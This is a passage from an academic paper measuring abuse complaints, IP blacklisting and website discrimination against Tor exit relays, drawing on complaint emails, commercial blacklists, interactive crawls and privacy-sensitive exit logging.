We did not find any complaint emails from known Tor discriminators, such as Cloudflare and Akamai. Among the websites we crawled to quantify discrimination against Tor, we found complaints from Expedia and

Category	Includes	Percent
Network abuse	DDoS, botnet, compromised machines	38.03%
Unauthorized access	Failed login attempts, brute-force attacks, exploits for gaining access	26.45%
Automated scan	Port scans, vulnerability scans, automated crawling	14.15%
Spam	Email, comment, and forum spam	9.01%
Harassment	Threats, obscenity	1.05%
Other	(unreadable encrypted emails, emails not reporting abuse)	11.31%

Table 3: Categories of the Non-DMCA Email Complaints (Total 8,370 emails)

Zillow. Expedia complained about an unauthorized and excessive search of Expedia websites and asked exit operators to disallow exiting to the Expedia website. Zillow's complaint was less specific, about experiencing traffic in violation of their terms and conditions.




Figure 1: The cumulative number of complaints averaged over our exits sharing the same bandwidth and policy. Solid lines represent default policy exits and dashed lines represent RR policy exits.

4.4 Exit Properties and Complaints

We investigate the effects of two exit properties on the number of corresponding abuse complaints received: policy and bandwidth. For this analysis, we counted the number of email complaints that explicitly mention the IP address of our exits. We find that higher-bandwidth exits received more complaints (Figure 1). This correlation is statistically significant (Pearson's product-moment correlation = 0.98, p-value = 0.0016). However, exit policy did not have any statistically significant correlation with the number of complaints. We also did not notice any significant differences between the types of complaints that exits received.

4.5 Comparison with Average Tor Traffic

We estimate the average number of simultaneous Tor users per day through the exits getting complaints and compare it with the total amount of abuse going through the exits. Our goal is to understand how many Tor users will be affected if we block an exit because of abuse complaints. To do this, we collect the estimation of simultaneous Tor users per day from Tor Metrics [27]. Then we collect the historical Tor consensus to compute how much traffic went through an exit per day. If an exit A handles $e\%$ of the total Tor bandwidth on day d and the number of simultaneous users of Tor on d is u, then approximately $\frac{eu}{100}$ of the users used A on day d.[2] We estimate users for each exit in Table 2 from September 2011 (the beginning of the Tor metrics data). We exclude the Torservers exits because tracing the Torservers exits in the historical consensuses is difficult as those exits changed IP addresses and exit fingerprints more than once.

Exit Family	Avg. users	Avg. complaints
apx	23,082.08	0.53
TorLand1	59,284.54	0.17
jahjah	1,206.30	0.19
Our exits	3,050.81	5.55

Table 4: Avg. simultaneous users and complaints per day

Compared to the average number of Tor users, the amount of abuse is insignificant (Table 4). However, we are considering one abuse email as one instance of abuse, but in practice one email can correspond of many instances of abuse, for example, one brute-force attack can consist of thousands of visits to a website.

5 IP Address Blacklisting

We analyze how popular commercial IP blacklists treat Tor relays. IP blacklisting can be in response to malicious traffic originating from the IP, which we call *reactive blacklisting*. We also observed *proactive black-*

[2] Even though the bandwidth is one of the main factors for selecting an exit, the other factors such as the exit policy might affect which exits will be selected. For our estimation, we do not consider the effect of exit policies.

listing, blacklisting based upon a network's pre-existing reputation or the online service's policy (e.g., the video-on-demand service, Hulu, blocks access to all VPN endpoints). After discussing our data sources, we describe how we classify blacklist entries into *proactive* blacklisting of Tor simply due a policy decision to deny access from Tor, versus *reactive* blacklisting in response to abuse. We then look at the amount of blacklisting of Tor and compare it to VPN IP address spaces and the IP address space of a large university in the USA. We analyze the impact of relay uptime, consensus weight, and exit policy on blacklisting behaviour.

5.1 Data Sources

For our study we were given access to a system that gathers commercial IP threat intelligence, including blacklists, from large Web companies. Facebook's ThreatExchange [28] platform is a major contributor to the system. This system has gathered roughly 2TB of data from 110 sources since July 25, 2015. We have anonymized the names of some IP blacklists in our results.

Along with the hourly Tor consensus data, we use additional methods to gather the set of Tor exit IP addresses seen by servers. While the Tor consensus provides the IP addresses used to reach exit relays (their "onion routing" IP addresses), a significant fraction of all exit relays (6% to 10%) use a different IP address for connecting to servers. To capture these IP addresses, we also associate with each relay its exit IP address provided by Tor DNSEL [29]. Tor DNSEL gathers the IP address used by a relay for exiting traffic based on active testing.

5.2 Classifying Blacklist Entries

Given Tor's reputation of transiting undesired traffic, some blacklists proactively include Tor relay IP addresses. Since we are interested in the rate and impact of undesired traffic Tor is currently producing, we must separate *proactive* blacklisting based upon historical events from *reactive* blacklisting based upon current events.

We use several methods to classify blacklist entries into *proactive* and *reactive* ones. In the simplest case, the blacklist provides the reason behind inclusion, either on an entry or on a list-wide basis. In some cases of *reactive* listing, the blacklist even provides information about the undesired traffic leading to blacklisting.

For those entries on lists that do not provide reasons for inclusion, we look at the behavior of the list overall to infer its reason for blacklisting. We infer that lists including a large percentage of Tor IP addresses soon after they appear in the consensus data likely reflect *proactive* listing of the addresses. If more than 30% of Tor relay addresses have been enlisted on a blacklist within 24 hours of them appearing in the consensus, we consider that blacklist *proactive*. We consider the remaining lists to be *reactive*. We discuss the details of deciding the threshold of 30% in Section A of the Appendix.

Figures 2a and 2b compare the rate of blacklisting by a *proactive* and a *reactive* blacklist. These graphs show the rate of blocking Tor exit IP addresses and of non-exit Tor IP addresses, whose blocking may be superfluous. In a small number of cases, the time until blacklisting is negative since the address was blacklisted before appearing in the consensus data, presumably from the IP address's prior use or the blacklisting of whole blocks of addresses. Under our analysis, the blacklist *Paid Aggregator*, a large paid provider of threat intelligence, is a *proactive* blacklist since 76.6% of Tor IPs enlisted on it were added within 24 hours of them first appearing in the consensus (Fig. 2a). The distributions show that the majority of the listed IP addresses get listed within a few hours of them becoming Tor relays. We classify *Contributed Blacklist 12*, a data source that contributes threat intelligence to a community aggregation project, as *reactive* since only 0.06% of all Tor IP addresses were added within the first 24 hours of their appearance in the consensus or the DNSEL (Fig. 2b).


Using both methods of classifying lists, we found 84 lists that either include Tor exits proactively or reactively. Using the lists' labels and names, we classified 4 blacklists as *proactive*. We additionally classify 2 blacklists as *proactive* based on the time taken by them to enlist Tor IP addresses.

Identifying the *proactive* blacklisting of Tor exits also sheds light on the nature of Tor blocking employed by servers today. *Proactive* blacklisting implies that Tor users share fate not only with other users of their exits but also with *all* Tor users, including the ones in the distant past. We find that 6 out of 84 (7%) large commercially deployed blacklists proactively block Tor IP addresses.

5.3 Amount of Blacklisting

Figure 3 depicts the fraction of exit/non-exit relay IP addresses blacklisted by various lists during the observation time frame. From 110 blacklists that the IP reputation system gathers, 84 list Tor IP addresses in the observation time frame. For legibility, Figure 3 shows only the lists that included more than 1% of either Tor non-exit relays, Tor exit relay, or a VPN's IP addresses.

We observe that a few blacklists list a large number of Tor IP addresses, including non-exit relay IP addresses. In particular, *Paid Aggregator* (the *proactive* list shown in Fig. 2a) listed not only 48% of Tor exit addresses, but also 35% of entry and middle relay IP addresses. Blacklisting non-exit relays is surprising, since non-exit relays are not responsible for exiting traffic from the Tor net-



(a) *Paid Aggregator* (proactive)

(b) *Contributed Blacklist 12* (reactive)

(c) Fraction of IPs blacklisted

Figure 2: (a) and (b) provide the time (in hours) between first seeing a relay IP address in the consensus until the given blacklist enlists the IP address. Negative values indicate cases where the IP address was blacklisted before appearing in the consensus. Figure (c) compares the fraction of public IP addresses of different types of networks that are currently in any tracked blacklist.

work. Some relays have historically, at different points in time, been both exit and non-exit relays in the Tor consensus. In our analysis, we consider a relay an exit if it had the *Exit* flag at any point in its lifetime. Doing so provides a conservative estimate for the number of non-exit IP addresses that get blacklisted. In contrast, the *Snort IP* blacklist (another *proactive* list) enlists nearly 37% of exit IP addresses but less than 1% of non-exit relays.

5.4 Blacklisting of Tor vs. VPN nodes

VPN services are similar to Tor since they provide users with the option to obscure their IP addresses. In addition, like Tor exit relays, VPN nodes also egress traffic belonging to many users who could be using the VPN service for different purposes. In this section we compare blacklisting of Tor with that of popular VPN providers.

VPN providers like VPNGate [30] and HideMyAss [31] publish lists of their free-tier endpoints, making them good candidates for our study. Figure 2c shows, that in February 2017, over 88% of Tor exits are blacklisted (excluding the *proactive* blacklists) on one or more of the commercially available blacklists. In comparison, 10% of VPNGate endpoints and 69% of HMA endpoints appear on blacklists. All of these proxy services are considerably more blacklisted as compared to the IP space of a major university (three /16 prefixes used by the university campus network), of which only 0.3% IPs are blacklisted.

To have a fair comparison of the rate of blacklisting with Tor, we need a set of VPN endpoint IP addresses and a notion of when they first began to operate as VPN endpoints (similar to the notion of exit relays and their birth in the consensus). However, it is challenging to gather the IP addresses of VPN nodes over time since most VPN services do not archive such information. This is in contrast with Tor, which archives information about its relays on an hourly basis. However, the VPN provider HideMyAss (HMA) publishes a daily list of its free VPN endpoints [31]. We crawled archived versions of this list using the Wayback Machine [32] for IP addresses published between June 14, 2014 and October 27, 2016. We can then approximate the time when an IP address first served as an HMA VPN endpoint, assuming this occurs at least 60 days after the start of the time frame. In this manner we collected a set of 4,234 HMA endpoints and their *first seen* creation times. Of these, 1,581 IP addresses became HMA endpoints after our IP address reputation system started gathering blacklist data. We analyze the blacklisting of these endpoints using the IP reputation system.




Figure 4: Comparing the time taken for Tor exit IP addresses and HMA endpoints to get blacklisted.

Figure 3 shows the fraction of HMA endpoints blacklisted by various blacklists. Unlike for Tor relays, no particular blacklist dominates in the listing of HMA IPs. Figure 4 shows how quickly HMA endpoints get blacklisted compared to Tor exits; *reactive* blacklisting of both occurs at a similar rate.




Figure 3: Fraction of Tor relay and HMA VPN IP addresses listed in IP blacklists (including *proactive* and *reactive)*. Some feed names are derived based on the broad categories of undesired traffic they blacklist: e.g., ssh (badips-ssh, dragon-ssh), content management systems/Wordpress (badips-http, badips-cms).

5.5 Exit policies and bandwidth

We looked for but did not find any associations between various factors and blacklisting. In an attempt to counter IP blacklisting and abusive traffic, the Tor community has suggested that exit operators adopt more conservative exit policies [18]. Intuitively, a more open exit policy allows a larger variety of traffic (e.g., BitTorrent, ssh, telnet) that can lead to a larger variety of undesired traffic seen to originate from an exit. We analyze the exit relays that first appeared in the consensus after the IP reputation system started to gather data using the hourly consensuses of year 2015 and 2016. Since exit relays have a variety of exit policies, we find which well-known exit policy (Default, Reduced, Reduced-Reduced, Lightweight, Web) most closely matches the relay's exit policy. To compute this closeness between exit policies, we calculate the Jaccard similarity between the set of open ports on a relay and each well-known exit policy. (See Appendix B). In this way, we associated approximate exit policies to 21,768 exit relays. We found that in the last 18 months, only 1.2% of exit relays have exhibited different well-known exit policies, and excluded these from our analysis. In the resulting set of exits, we assigned 81% to Default, 17% to Reduced, 0.6% to Reduced-Reduced, 0.5% to lightweight and 0.4% to Web policy.

We also compute the uptime (in hours) for each of the exit relays as the number of consensuses in which the relay was listed. In addition, we maintain the series of consensus weights that each relay exhibits in its lifetime. Higher consensus weights imply more traffic travelling through the relay, proportionally increasing the chance of undesired traffic from a relay. A high uptime increases the chance of use of a relay for undesired activities.

We trained a linear regression model on the policies, scaled uptimes, and consensus weights of exit relays, where the observed variable was the ratio of hours the IP address was blacklisted (*reactive* blacklisting only) and its overall uptime. Based on the coefficients learned by the regression model, we conclude that policy, consensus weight, and relay uptime have very little observed association on IP blacklisting of Tor relays. We provide more details about the regression model in Appendix C.

5.6 Our Newly Deployed Exit Relays

As described in Section §3, we operated exit relays of various bandwidth capacities and exit policies to actively monitor the response of the IP reputation system. In this subsection, we analyze the sequence of blacklisting events for each exit relay that we ran. Figure 5 shows the timeline of blacklisting events for each of the exit relays we operated. Each coloured dot represents an event. An event is either the appearance of a relay on a blacklist or its appearance in the consensus (an *up* event).

Prior to launching the exits, none of our prospective relays' IP addresses were on any blacklist. We see that within less than 3 hours of launching, feeds like *Snort IP* listed all our relays, supporting our classification of *Snort IP* as a *proactive* blacklist. Additionally, both *Snort IP* and *Paid Blacklist* (also classified as *proactive*) block our relay IP addresses for long periods of time. *Snort IP* enlists all of relays, and did not remove them for the entire duration of their lifetime. *Paid Blacklist* enlists IP addresses for durations of over a week. Blacklists such as badips-ssh (for protecting SSH) and badips-cms (for protecting content management systems such as Wordpress and Joomla) have short bans spanning a few days. *Contributed Blacklist 12* has the shortest bans, lasting only a few hours. We consider *Contributed Blacklist 12*'s blacklisting strategy in response to undesired traffic to be in the interest of both legitimate Tor users and content providers that do not intend to lose benign Tor traffic. On November 29, 2016, we turned off all of our relays




Figure 5: Blacklisting of our exit relays over time. Each coloured dot shows the instant when a relay was on a blacklist. *Snort IP* and *Paid Blacklist* have long term bans while other blacklists enlist IPs for short periods of time ranging from hours to a few days.

to observe how long a *proactive* blacklist like *Snort IP* would take to de-enlist our relays. We observe that such blacklists drop our relays just as fast as they enlist them, suggesting a policy of crawling the Tor consensus.

Note that a synchronised absence of data from any blacklist, while the relays are up, represents an outage of the IP reputation system.

6 Crawling via Tor

To quantify the number of websites discriminating against Tor, we performed crawls looking both at front-page loads, as in prior work [2], and at *search and login functionality*. We crawled the Alexa Top 500 web pages from a control host and a subset of Tor exit relays. These crawls identify two types of discrimination against Tor users: (1) the Tor user is blocked from accessing content or a service accessible to non-Tor users, or (2) the Tor user can access the content or service, but only after additional actions not required of non-Tor users—e.g., solving a CAPTCHA or performing two-factor authentication.

6.1 Crawler Design

We developed and used a Selenium-based interactive crawler to test the functionality of websites. We performed three types of crawls: (1) *Front-page crawls* attempt to load the front page of each website. We repeated the crawl four times over the course of six weeks. (2) *Search functionality crawls* perform front-page loads and then use one of five heuristics (Table 5) to scan for the presence of a "search box". Upon finding the search box, the crawler enters and submits a pre-configured search query. Our crawler found and tested the search functionality of 243 websites from the Alexa Top 500. We performed the search functionality crawl once. (3) *Login functionality crawls* load front pages and scan them for the presence of a "login" feature. Upon finding the feature, and if it has credentials for the webpage available, the crawler authenticates itself to the site (using Facebook/Google OAuth when site-specific credentials were unavailable). We created accounts on OAuth-compatible websites prior to the crawl. Since the created accounts had no prior history associated with them, we speculate that they were unlikely to be blocked as a result of unusual behavior. For example, we found that LinkedIn blocks log ins from Tor for accounts with prior log in history, but not for new accounts. Our crawler found and tested the login functionality of 62 websites from the Alexa Top 500. We performed the login functionality crawl once.

The crawler records screenshots, HTML sources, and HARs (HTTP ARchives) after each interaction. Our interactive crawler improves upon previous work in several ways. First, it uses a full browser (Firefox) and incorporates bot-detection avoidance strategies (i.e., rate-limited clicking, interacting only with visible elements, and action chains which automate cursor movements and clicks). These features allow it to avoid the (bot-)based blocking observed while performing page-loads via utilities such as `curl` and other non-webdriver libraries (`urllib`). Second, its ability to interact with websites and exercise their functionality allows us to

Heuristic	Coverage
1. Visible and clickable textbox elements containing search related keywords (`q`, `query`, `querytext`, `search`) in their element `name`, `id`, `value`, or `label` are assumed to be search boxes.	98
2. The above heuristic is repeated while considering all input DOM elements.	81
3. If the DOM contains exactly one visible and clickable textbox element, it is assumed to be a search box.	22
4. If the DOM contains exactly one visible and clickable input element with a defined `max-length`, it is assumed to be a search box.	12
5. If the DOM contains exactly one visible and clickable input element, it is assumed to be a search box.	30

Table 5: Heuristics used to identify search input boxes. Heuristics are described from most specific to least specific. Coverage indicates the number of sites that were identified using the corresponding heuristic.

identify cases where discrimination occurs beyond the front page — e.g., `www.tumblr.com` serves Tor users CAPTCHAs only after they submit a search query, and `www.imdb.com` blocks Tor users when they attempt to log in.

6.2 Relay selection

We randomly selected 100 exit relays from the set of all exit relays that supported HTTP(S) connections (i.e., the exit policy allows outbound connections to ports 80 and 443). In addition to these randomly sampled relays, we also conducted crawls through our own relays (described in Table 1) and a university-hosted control host.

Since we performed our crawls over a six-week period, several of the selected exit relays intermittently went offline, with a total of 0, 12, 19, and 28 offline during crawls 1–4, respectively. We account for the resulting page-load failures by excluding the failures from our analysis.

6.3 Identifying discrimination

In each of our experiments we simultaneously performed crawls exiting through all online sampled exits and our university-hosted control host. To identify discrimination of a selected exit relay, we first rule out cases of client and network errors through HAR file analysis. We use the HAR files to verify, for each page load, that (1) the requests generated by our browser/client were sent to the destination server (to eliminate cases of client error), and (2) our client received at least one response from the corresponding webpage (to eliminate cases of network errors). If, for a given site, either the control host or the selected exit relay did not satisfy both these conditions, we did not report discrimination due to the possibility of a client or network error.

Next, we compare the crawler-recorded screenshots of the control server and each selected exit relay using *perceptual hashing (pHash)* [33], a technique that allows us to identify the (dis)similarity of a pair of images. We report images with high similarity scores (pHash distance < 0.40) as cases where no discrimination occurred and images with high dissimilarity (pHash distance > 0.75) as cases of discrimination, while flagging others for further inspection. The thresholds were set so that only pages with extreme differences in content and structure would be automatically flagged as cases of discrimination, while similar pages were automatically flagged as cases of non-discrimination. In general, minor changes in ads/content (e.g., due to geo-location changes) do not result in flagging. We set the thresholds using data obtained from a pilot study (Figure 6).




Figure 6: Results of pilot study to identify pHash distance thresholds for automatically identifying cases of (non) discrimination. We manually tagged 500 randomly chosen samples (i.e., pairs of control and exit relay screenshots of the same website) and computed the pHash distances. Based on the above distribution, we classified distances < 0.40 as "non-discrimination" and distances > 0.75 as "discrimination". Instances having pHash distances in the 0.40 to 0.75 range were manually inspected and tagged.

Then, we classified as discrimination cases where exit relays received HTTP error codes for requests that our control host successfully loaded with a 200 status. Finally, we manually tag the screenshots of remaining cases to identify more subtle discrimination—e.g., a block-page served with a 200 status.


6.4 Results

Table 6 summarizes the main results of our three types of crawls over compatible websites in the Alexa Top 500. Here, we show the fraction of interactions on which discrimination was detected. We find that 20.03% of all Alexa Top-500 (A-500) website front-page loads showed evidence of discrimination against Tor users, compared


to 17.44% of the search-compatible (S-243) and 17.08% of the login-compatible (L-62) website front-page loads. When exercising the search functionality of the 243 search-compatible websites, we see a 3.89% increase in discrimination compared to the front-page load discrimination observed for the same set of sites. Similarly, when exercising the login functionality of the 62 login-compatible websites, we observe a 7.48% increase in discrimination compared to the front-page discrimination observed for the same set of sites.

Websites	Interaction	Discrimination observed
A-500	Front page	20.03%
S-243	Front page	17.44%
	Front page + Search	21.33% (+3.89%)
L-62	Front page	17.08%
	Front page + Login	24.56% (+7.48%)

Table 6: Fraction of interactions blocked from 110 exits. A-500 denotes the Alexa Top 500 websites, S-243 denotes the 243 search-compatible websites, and L-62 denotes the 62 login-compatible websites.



(a) Distribution of discrimination faced by relays.



(b) Distribution of discrimination performed by websites.

Figure 7: Distribution of discrimination by Alexa Top 500 websites against 110 exit relays.




Figure 8: Distribution of discrimination performed by websites hosted on four of the six most popular hosting platforms.

Figure 7a shows the distribution of discrimination (for any interaction) faced by relays from websites in the Alexa Top 500. We find that no relay experiences discrimination by more than 32.6% of the 500 websites, but 50% of the exit relays are discriminated against by more than 27.4% of the 500 websites. Figure 7b shows the distribution of discrimination performed by websites against Tor exit relays. Here, we see that 51% of the websites perform discrimination against fewer than 5% of our studied exits, while 11% of websites perform discrimination against over 70% of our studied exits.

We now examine various factors associated with Tor discrimination. Since we did not (and in many cases cannot) randomly assign these factors to websites or relays, these associations might not be causal.

Hosting Provider. Figure 8 shows the fraction of relays discriminated against by websites hosted on four of the six most-used hosting platforms. We find that Amazon- and Akamai-hosted websites show the most diversity in discrimination policy, which we take as indicative of websites deploying their own individual policies and blacklists. In contrast, CloudFlare has several clusters of websites, each employing a similar blacklisting policy. This pattern is consistent with CloudFlare's move to allow individual website administrators to choose from one of several blocking policies for Tor exit relays [1]. Finally, we see 80% of China169- and CloudFlare-hosted websites perform discrimination against at least 60% of our studied relays.

Relay Characteristics. Our analysis of the association between exit-relay characteristics and the discrimination faced by them found no significant correlations when accounting for relay-openness (fraction of ports for which the exit relay will service requests) or for the age of the relay. We found a small positive correlation (Pearson correlation coefficient: 0.147) between the relay bandwidth and degree of discrimination faced, but the result was not statistically significant (p-value: 0.152). Figure 9 presents these results graphically. We further analyze the impact of relay characteristics on discrimination performed by websites using popular hosting providers . We find that only Amazon has a statistically significant positive correlation between discrimination observed and relay bandwidth (Pearson correlation coefficient: 0.247, p-value: 0.015). These results are illustrated in Figure 10.

Service Category. We now analyze how aggressively




Figure 9: Relationship between relay characteristics and discrimination faced. Each circle represents a single relay. Lighter colors indicate younger relays and larger circles indicate more open exit policies. The legend shows the Pearson correlation co-efficient (PCC) and the p-value for each characteristic.




Figure 10: Impact of relay characteristics on discrimination performed by websites hosted by Amazon.

four different categories of sites—search engines, shopping, news, and social networking—discriminate against Tor exit relays. We categorize sites using the McAfee URL categorization service [34]. We find that search engines are the least likely to discriminate against exit relays, with 83% of all search engines discriminating against fewer than 20% of our studied exit relays, compared to 30% of social networking sites, 32% of shopping sites, and 53% of news sites. We also find social networking and online shopping sites share similar blocking behavior. Websites in these categories are also observed to be the most aggressive—with 50% of them blocking over 60% of the chosen relays. Figure 11 illustrates the results.

The Evolution of Tor Discrimination. We now focus on discrimination changes over time. For this experiment, we conducted four crawls via our own ten exit relays to the Alexa Top 500 websites. Let Day 0 denote the day when we set the relay's exit flag. We conducted crawls on Day -1, Day 0, and once a week thereafter. Table 7 shows the fraction of websites found to to discriminate against each exit set during each crawl. We observe increases in discrimination when the exit flag is assigned. We can attribute some of this can to our improved crawling methodology deployed on Day 0 (the




Figure 11: Distribution of discrimination performed by websites in various categories.

Day -1 crawl utilized the crawler from Khattak et al.; see below), although we note that the IP addresses used by our exit relays were never used by other Tor exit relays in the past, and did not appear in any of our studied commercial blacklists before Day 0, while they immediately manifested after setting the exit flags.

Configuration	Day -1	Day 0	Wk. 2	Wk. 3	Wk. 4
Large-Default	NA	17.0	19.0	21.1	25.4
Medium-Default	9.4	20.5	24.4	25.6	24.8
Medium-RR	9.9	18.3	24.1	22.7	24.7
Small-Default	9.3	20.3	20.9	23.9	23.6
Small-RR	9.4	20.5	20.7	25.7	25.3

Table 7: Percentage of discriminating page loads for each set of deployed relays.

The high amount of discrimination observed on our Day-0 crawl for all exit relays is indicative of *proactive* discrimination against Tor exit relays. Our results do not indicate differences due to relay cateogry in the amount of discrimination experienced.




Figure 12: Impact of methodological changes on measured discrimination from data generated by a single front-page crawl.

Measurement Methodology. We now measure the impact of changes in our discrimination identification methodology compared to previous work by Khattak et al. [2]. The key differences between the methodologies are: (1) The measurements conducted by Khattak et al.

are limited to identifying front-page discrimination. Our crawler also tests search and login interactions. Table 6 presents the impact of this feature. (2) Khattak et al. identify discrimination using the difference in HTTP status codes returned by the control and test nodes. This method is prone to underestimating discrimination due to the inability to detect block pages that return a HTTP 200 OK status code. Our method relies on screenshot differences and HTTP status codes as a signal for discrimination. As a result, we are able to detect discrimination performed by sites such as `livejournal.com`, `hdfc.com`, and `glassdoor.com`. (3) Khattak et al. rely on sending HTTP requests for front pages of websites using the python `urllib2` library. Although they modify the user agent of their crawler to match a regular web browser, they are easily identifiable as an irregular user since they do not load third-party objects and JavaScript. Such crawlers are blocked by many websites and bot-mitigation tools [35]. In contrast, we perform complete page loads, including third-party content and execution of JavaScript. As a consequence, our crawls are slower, requiring around 12 hours for 500 page loads (compared to 1–2 minutes required by the `urllib2` crawler).

To understand the impact of (2) and (3), we compare the discrimination results obtained from a single front-page crawl performed by both crawlers. We started both crawls on the same day, on the same set of websites, using the same set of 100 randomly sampled exit relays. The results, illustrated in Figure 12, confirm that previous work underestimates the amount of discrimination.

7 Privacy-sensitive Exit Logging

While our crawls systematically explore popular websites, they might not be typical of actual Tor usage. Thus, we performed privacy-sensitive logging on our deployed exit relays to measure how commonly users interacting with Alexa Top 1M web pages experienced failed TLS handshakes or HTTP requests This observational dataset, based on actual Tor-user web traffic distributions and user interactions, provides us with a picture of the discrimination actually encountered by users.

7.1 Logging Approach

In order to measure the number of failed TLS handshakes and HTTP requests, we developed a custom logger. Although tools such as PrivEx [36], Historε [37], and PrivCount [38] were specifically built for measuring characteristics of Tor exit traffic, they are not suitable for our study for two reasons: First, they currently do not have the capability to inspect HTTP and TLS traffic headers. Adding such functionality to the tools requires modifying the Tor relay source code—possibly introducing users of our relays to new vulnerabilities. Second, they were built with the goal of performing secure data aggregation across multiple relays. Since a single entity owned and operated all of the relays used in our study, this feature was unnecessary for our purposes.

We maintain counters for several events of interest associated with users browsing websites in the Alexa Top 1M. Our approach, designed after consultation with members of the Tor developer community, takes precautions to avoid de-anonymization of users. Since neither the Tor users nor the service operators were the subjects of our study, we were exempt from an IRB review.

First, we use bucketing and split the Alexa Top 1M websites into exponentially growing sets based on their Alexa ranks, as follows: The first set contains the top 100 websites (ranked 1–100) and the nth set for $n > 1$ contains the top $100 \times 2^{n-2} + 1$ to $100 \times 2^{n-1}$ websites. We keep a separate event counter for each set. Second, we maintain our event counters in memory and write to disk only once a day. Doing so allows our event counters to attain higher count values, increasing anonymity-set sizes. Third, to deal with the possibility of encountering cases where 24 hours does not suffice to achieve reasonably high anonymity-set sizes—e.g., if only one person visited a site during a 24 hour period—we round up each event counter to the nearest multiple of eight before writing to disk. A similar approach is used by Tor metrics [3] for reporting counts of bridge users per country.

We maintained per-bucket event counters for the number of: (1) HTTP requests to website front pages, (2) error status codes observed in their corresponding responses, (3) HTTP(S) handshakes initiated, and (4) timed-out handshakes encountered. Additionally, we also maintained a counter for the number of packets sent through each open port.

7.2 Results

Table 8 shows the percentage of failed HTTP requests and incomplete HTTPS handshakes encountered by users of our exit relays. We find that the fraction of incomplete handshakes steadily increases over time. We attribute the steep increase in HTTP error codes received during weeks four and five to our relays being (ab)used in a scraping attempt on a popular website (we received a complaint notice due to this behavior). Besides this sudden increase, we see that the fraction of HTTP errors accords with data observed through our crawls, but the fraction of incomplete HTTPS handshakes runs higher. This is likely because incomplete handshakes provide only very noisy indicators for user discrimination, with many reasons for them to occur naturally.

HTTP requests and error response codes. For exiting packets using the HTTP protocol, *iff* the URI

Week	1	2	3	4	5	6
HTTP	15.8	18.1	19.8	32.8	33.4	17.9
HTTPS	36.3	35.0	41.1	45.2	47.9	49.6

Table 8: The percentage of failed HTTP requests and incomplete HTTPS handshakes observed over time.

on the HTTP request was identical (ignoring case) to a Top 1M website, we incremented a *front-page request* event counter associated with the set containing the site. For every matching request, we maintained state to identify the corresponding response packet. If the corresponding response packet contained an error status code (4XX/5XX), we incremented an *error-status* event counter associated with the corresponding set. We break down the fraction of errors by website ranks and time in Figure 13a. We see that the fraction of error response codes is nearly evenly distributed across each set, indicating that errors are independent of website ranks.

HTTPS handshake initiation and failure. The procedure for HTTPS is similar to that for HTTP. However, we use the SNI value of *client-hello* handshake initiation packets instead of the URI of HTTP requests. Furthermore, we look for handshake failures and timed-outs instead of HTTP errors. The results in Figure 13b show a strong increasing trend in incompletion rates over time.

8 Discussion and Future Work

Limitations. Our studies each come with their own limitations, some resulting from our desire to protect the privacy of Tor users, others from the limited data sets available for study. Neither our set of emails nor our set of blacklists are complete. Given that Tor assigns traffic to exits in a mostly random fashion, we believe the emails from our sample to be representative of the complaints during their time periods for exits with similar exit policies. While there are blacklists that we were not able to observe during the period of our study, the set of blacklists used in our analysis includes numerous types from a wide range of suppliers, leading us believe that they capture all common blacklisting phenomena. Our crawls, while more in-depth than prior efforts [2], were too time-consuming to run often enough to gain statistical guarantees about discrimination by any one website. Nevertheless, taken together, they show that discrimination is common and sometimes subtle.

Implications for Tor. The large amounts of blocking and discrimination identified by our crawling and privacy-sensitive measurements suggest that Tor's utility is threatened by online service providers opting to stifle Tor users' access to their services (§6 & §7).


From studying blacklists we learned that some, but not all, proactively add Tor exit IP addresses (§5), presumably in response to prior undesired traffic and an expectation of more. This result highlights that Tor users fate-share with not just the Tor users sharing their current exit relay, but all Tor users—present and past. Other blacklisting appears to be reacting to undesired traffic, suggesting that blocking may decrease if Tor can reduce the amount of abuse it emits. Such a reduction may even, over time, decrease *proactive* blacklisting as Tor's reputation improves. These findings suggest the utility to implement any privacy-sensitive abuse-reduction approaches for Tor.

From the emails, we learned of the types of undesired traffic that server operators find concerning enough to warrant sending a complaint. Of the types of abuse identified in email complaints (§4), the vast majority—the DMCA complaints—appear irrelevant to blocking since DMCA violators largely use peer-to-peer services. Furthermore, at least in our sample they are no longer common (Table 2). Of the remaining complaints, nearly 90% related to large-scale abuse, such as excessive connection attempts, scanning, brute-force login attempts, and spam. While the rate of complaining might not be proportional to the rate of undesired traffic, it may provide some insights into the nature of the most troubling abuse exiting the Tor network. The exit policies have no significant impact on reducing abuse complaints and rate of discrimination against Tor users.


Given the large footprints of the observed abuse, we believe future research should seek to provide tools to curb such abuse while preserving privacy and Tor functionality. We envision Tor nodes using cryptographic protocols, such as secure multi-party computation and zero-knowledge proofs, to detect and deter users producing large amounts of traffic in patterns indicative of abuse. For example, Tor could compute privacy-sensitive global counts of visits to each threatened domain and throttle exiting traffic to ones that appear over-visited.

Implications for online services. Combining our study results, we can put the difficulties facing Tor users and online service operators into perspective: at most 182 email complaints per 100K Tor users, and over 20% of the top-500 websites blocking Tor users. Given that Tor users *do* make purchases at the same rate as non-Tor users [6], this response may be excessive and operators might wish to use less restrictive means of stifling abuse.

Operators can aid Tor in developing approaches to curb abuse or unilaterally adopt local solutions. For example, instead of outright blocking, servers could rate-limit users exiting from Tor for certain webpages (e.g., login pages). Indeed, CloudFlare is developing a cryptographic scheme using blindly signed tokens to rate limit Tor users' access to websites it hosts [39].



(a) Fraction of HTTP error codes



(b) Fraction of incomplete TLS handshakes

Figure 13: Fraction of errors encountered by users visiting the Top 1M websites over time. The URL category S1 consists of the top (1–100) websites and Sn ($n \geq 2$) consists of sites in the top [$100 \times 2^{n-2} + 1$ to $100 \times 2^{n-1}$] ranks.

Ultimately, we do not view IP-based blacklisting as a suitable long-term solution for the abuse problem. In addition to Tor aggregating together users' reputations, IPv4 address exhaustion has resulted in significant IP address sharing. IPv6 may introduce the opposite problem: the abundance of addresses may make it too easy for a single user to rapidly change addresses. Thus, in the long run, we believe that online service operators should shift to more advanced ways of curbing abuse; ideally, ones compatible with Tor.

Acknowledgements

The authors would like to thank Facebook Threat Exchange for providing IP blacklists and Tor exit operators: Moritz Bartl (Torservers.net), Kenan Sulayman (apx), Riccardo Mori (jahjah), and the operator of the exit relay TorLand1 for sharing the abuse complaints they received. We are grateful to David Fifield, Mobin Javed and the anonymous reviewers for helping us improve this work. We acknowledge funding support from the Open Technology Fund and NSF grants CNS-1237265, CNS-1518918, CNS-1406041, CNS-1350720, CNS-1518845, CNS-1422566. The opinions in this paper are those of the authors and do not necessarily reflect the opinions of a sponsor or the United States Government.

References

[1] Matthew Prince. The Trouble with Tor. `https://blog.cloudflare.com/the-trouble-with-tor/`.

